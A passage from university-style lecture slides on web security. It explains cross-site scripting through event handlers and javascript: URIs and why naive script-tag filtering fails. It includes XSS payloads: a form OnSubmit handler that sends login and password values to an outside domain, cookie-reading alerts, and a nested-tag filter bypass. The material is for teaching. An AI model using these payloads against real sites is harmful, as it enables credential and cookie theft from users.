  - **Population of DOM using Safe JavaScript Functions or Properties**

## Cautions! Bad Scripts Are Not Only in <Script>

- **JavaScript as scheme in URI:**

```
<img src="javascript:alert(document.cookie);">
```

- **JavaSCript On{Event} attributes (or handlers):**

```
OnSubmit, OnError, OnLoad, …
```

- **Typical Uses:**

```
<img src="none" OnError="alert(document.cookie)">
```

```
<iframe src="https://www.bank.com/login" OnLoad="steal()">
```

```
<form action="logon.jsp" method="POST" OnSubmit="hackImg = new Image;
hackImg.src = 'http://www.digicrime.com/'+document.forms(1).login.value
+ ':'+document.forms(1).password.value;"> </form>
```

## Cautions! Script Filtering Is Not Always A Good Idea

- Suppose we add a filtering feature when we validate an input or render an output to remove **`<script>`** or **`<script`** from the data.
- **Some good cases:**

```
<script src=”…"/>  →  src=""/>
```

- **But then, some bad cases can be like:**

```
<scr<scriptipt src=”…"/>  →  <script src=""/>
```

## A Summary of Security Threat Examples

- We have learned that there are different types of attacks that can be considered as security threats.
  - **SQL Injection Attacks** – Attackers attempt to inject SQL script into the victim environment.
  - **Cross-Site Scripting (XSS) Attacks** – Attackers exploit web components, like cookies or parameters, to execute some malicious scripts.

- ***What exactly be techniques and approaches to protect the target system against these kinds of attacks?***

🥳

# End of the Lecture

Please don’t hesitate to raise your hand and ask questions if you're curious about anything!